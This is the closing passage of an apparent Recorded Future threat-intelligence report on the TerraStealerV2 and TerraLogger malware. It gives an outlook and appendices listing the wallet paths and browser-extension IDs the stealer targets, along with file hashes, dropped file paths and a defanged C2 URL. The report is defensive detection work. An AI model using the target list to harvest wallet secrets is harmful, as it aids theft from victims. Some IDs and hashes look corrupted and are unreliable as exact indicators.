Ongoing development activity, evidenced by incremental updates to TerraLogger and the current limitations of TerraStealerV2 (its lack of support for decrypting Chrome ABE-protected credentials), suggests these tools may still be maturing. However, distribution samples show TerraStealerV2 was deployed in active campaigns using varied delivery formats, often relying on abuse of legitimate Windows utilities like *regsvr32.exe* and *mshta.exe* to avoid detection. The use of Telegram and legitimate-looking domains (such as *wetransfers[.]io*) for data exfiltration demonstrates a continued preference for covert, lightweight C2 channels that are difficult to detect at the perimeter.

Further updates to TerraStealerV2 and TerraLogger are possible, with anticipated enhancements focused on improving operational reliability, evasion techniques, and the effectiveness of data collection. As these tools evolve, their deployment is expected to remain closely aligned with Golden Chickens' historical use of stealth-oriented malware to support financially motivated operations. The

continued abuse of trusted Windows utilities and the use of lightweight exfiltration channels such as Telegram underscore the threat actor's emphasis on low-friction deployment and detection avoidance. Monitoring packaging techniques, execution behaviors, and associated infrastructure will be critical for detecting future iterations and understanding the trajectory of this threat actor's capabilities.

Appendix A: Browser Extensions and Wallets Targeted by TerraStealerV2

Targeted Cryptocurrency Wallet Directory Paths:

Wallets\Electrum\
Exodus\exodus.wallet\
Ethereum\keystore\
atomic\Local Storage\leveldb\
Guarda\Local Storage\leveldb\
Electrum\wallets\
Coinomi\Coinomi\wallets
Wallets\Atomic\Local Storage\leveldb\
Wallets\Exodus\
Wallets\Ethereum\
Wallets\ChromeExtensions\
Binance\Local Storage\leveldb\

Targeted Browser Extensions

aeachknmefpheapccionboohckonoeemg
afbcbjpbfadlkmhmclhkeeodmamcflc
agoakfejjabomempkjlepdlaleeobhb
aholpfdialjgjfhomihkjbmgiidlcno
aiifbnfbobpmeekipheeijimdpnlpgpp
amkmjjmmflddogmhpjloimipbofnfjih
aodkkagnadcbobfpggfneongemjbjca
bfnaelmomeimhlpmgjnjophhpkkoljpa
bhghoamapcdpbohphigoooaddinpkbai
bhhhlbepdkbapadjdnnojkbgioiodbic
cgeeodpfagjceefiefImdfphplkenlfk
cjelfplplebdjjenllpjcbmjkfcffne
dngmlblcodfobpdpecaadgfbcggfjfnm
ebfidpplhabeedpnhjnobghokpiioolj
efbglgofoppbgcjepnhiblaibcnclgk
egjidjbpiglichdcondbcdbnbeppgdph
eigblbgjknlfbajkfhopmcojidlgcehm
ejbalbakoplchlghcedalmeeeajnimhm
ejjladinnckdgjemekebdpeokbikhfci
ffnbelfdoeiohenkjibnmadjiejhhajb
fhbohimaelfbohpbblcngcnapndodjp
fhilaheimglignddkjgofkcbgekhenbh
fnjhmkhhmkbjkkabndcnnogagogbneec
fnnegphlobjdpkhecapkijjdkgcjhkib
hmeobnfnfcmddkcmblgagmfpfboieaf
hnfanknocfeofbddgcijnmhnfnkdnaad

hpglfhgfnhbgpjdenjgmdgoeiappafIn
ibnejdfjmmkpcnlpebklmnkoeiohofec
jblndlipeogpafnl dhgmapagccccfchpi
kncchdigobghenbbaddojjnaogfppfj
kpfopkelmapcoipemfendmdcghnegimn
lgmpcpglpngdoalbgeoldeajfclnhafa
lpfcbjknijpeeillifnkikgncikgfhd
mfgccjchihfkkindfppnaooecgfneiii
mgffkfbidihjpoaomajlbgchddlicgpn
nanjmdknkhkinifnkgdcggcfnhdaammj
nkbihfbeogaeaoehlefnkodbefgpgknn
nkddgncdjgjfcdamfgcmfnlhccnimig
nlbmnnijcnlegkjjpcfjclmcfggfefdm
ojggmchlghnjlapmfbnjholfjkiidbch
ookjlbkiiijnhpmnjffcofjonbfbgaoc
opcpgfmipidbgpenhmoajpbobppdil
pdadjkfkkgcafgbceimcpbkalfnepbnk
phkbamefinggmakgklplkijmgibohnba

Targeted Browser Extension Names:

Armory
Authenticator
Binance
BoltX
Coin98
Coinbase
Coinomi
Core
Ever
ExodusWeb3
Fewcha
Guarda
Guild
HarmonyOutdated
Jaxx
Jaxx Liberty
Kaikas
KardiaChain
Liquidity
MEWCX
MaiarDEFI
Marian
Math
Metamask
Nami
Oxygen
PaliWallet

Petra
Phantom
Pontem
Ronin
Safepal
Saturn
Solfare
TempleTezos
TerraStation
Tokenpocket
Tron
Trust
Venom
Wombat
XDEFI
Yoroi
Zcash
bytecoin
iWallet

Appendix B: Indicators of Compromise

TerraStealerV2 Loaders

14d9d56bc4c17a971a9d69b41a4663ab7eb2ca5b52d860f9613823101f072c31
1ed9368d5ac629fa2e7e81516e4520f02eb970d010d3087e902cd4f2e35b1752
313203cb71acd29e6cc542bf57f0e90ce9e9456e2483a20418c8f17b7afe0b57
4b6fa036aceb1e2149848ff46c4e1a6a89eee3b7d59769634ce9127fdaa96234
58b324d37bbf6d706b0fe5dbb8bca92d9628a9c394ca81121cea1690a16a3afa
63fb3ed0aba87917847ad256c4e89f7b250adc6e2eac74023bb52e091ab0ef97
766690a09ec97e414e732d16b99b19389a91835abc15684cc0f1aba2ca93cf98
77be5500892fee02b79e58782dbb213e952d2c4badbb2ab862f3f4d304ec9b4e
9aed0eda60e4e1138be5d6d8d0280343a3cf6b30d39a704b2d00503261adbe2a
de6ed44d21e5bc9bc5c1c51f33760a5d96378308d02c2c81ef2d75e7a201fb63

TerraStealerV2

151a83f0b54d23d84fb152ee34c4344801da937d03cc354ab8a149d64b8247b3
2e00a9b454036f4862c37b929b2b34cef48b6543e4e752452034d63d1f6b1bb7
2ff81bc5669dea0c03df138d5331dbcc862a76f628738c614ec85ead7cf93bb
6fc1680c4fe746cd8fce5e341b59948610e7eb1477b5ed31ab1ac812b89f5fa0
7cf4c36cdd95bf84705134ab9d18f165c6c02cd1a0f34a86b1ede9f57c7490d6
828eee78537e49b46e34a754306ccf67f6281b77e5caef53132a32b6b708e5c
8b48777f4434876afd1a7fcf0f7bf902a1d77fff84f04fcfefc18249603c49ad
93ca6b9ead4c853264050163a3748079031fe41dd7b5d82d2849ab22de0ee0b4
952290bd202d9691567779703b92a673996fe1cbdb510a7a9d1310f222820be3
9f4c835cf2089a127d9e3fa4c6bbeef7e6e580bb8b78ddd50d16bb03d25a72e9
a2f7d83ddbe0aeba5f5113a8adf2011dc1a7393fa4fe123e74a17dbc2a702b13
af2a653c8053e41f22646697d5d7fe9773f5759c7a89c90fd2ee65785126f098
b35a4c37ada19d7568ca99516b8ef0afee6941543259af293aee7417b2e94a19
c224fbb41b85613ba75d5c1cc25a538941595a9f747815f11c94cb1e50827239
ce33b8960d48ca6ccd1e0edcc639b2766fd97b83aec0163482d73df360b8c806
d6246e4f0425b38a26298b7840729e677c4d16f084a005c46fad4904637e726a
d6e26759b43a21637a7e674b844dc51c8041a904d94f348aa5b868e8f7952267
e50ecd3d2d4234d043337baee105d8f7e2def5efa58f999f90fe033f8022c345
e78602ca9b6c72d9dd18045a95a51240fb65b22d9594380d589c1f055b37d1fe
ec8e486e03144d41d36b170d6e2eb95a19e402d1099ce5ae666ff7bc4dfc3ab4
f27c0b55eabcfa7f739c854e8b1c74051bf03bcb9cfcf0b6726e6870435a6a4e

TerraLogger

067421234fdd631628569bd86b6757ce4c78139c3609493c92db7b096b0c22f4
315e0c9f0dbfa662327c57a570bcafc79b1ba816deb9647fd8da5dc6dc1e8808
81117772d2b1997f4e280c3add3b56c128444ba05ec4eaaf2293ef8ff1c76257
852879a9832cd13cbc9510503abf9b0906bb5e08e5ffae74381aaca3c502d826

TerraLogger with Attempted String Encoding via TerraStealerV2 Method

f06097b6f4bf86ad00c8f7115d538823a73e531b0f06b66f63f9c70e47f4ea98

TerraStealerV2 File Paths

C:\programdata\file.txt
C:\programdata\Temp\LoginData
%LOCALAPPDATA%\Packages\Bay0NsQIzx\p.txt
%LOCALAPPDATA%\Packages\Bay0NsQIzx\output.zip

TerraLogger File Paths

C:\programdata\save.txt
C:\programdata\a.txt
C:\programdata\f.txt

TerraStealerV2 C2 URL

wetransfers[.]io/uplo.php

TerraStealerV2 Payload URL

wetransfers[.]io/v.php

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: [Analytic Standards](#) (published January 2, 2015). Recorded Future reporting also uses confidence level standards [employed](#) by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for customers, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering customers to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,800 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.

[Learn more at recordedfuture.com](https://recordedfuture.com)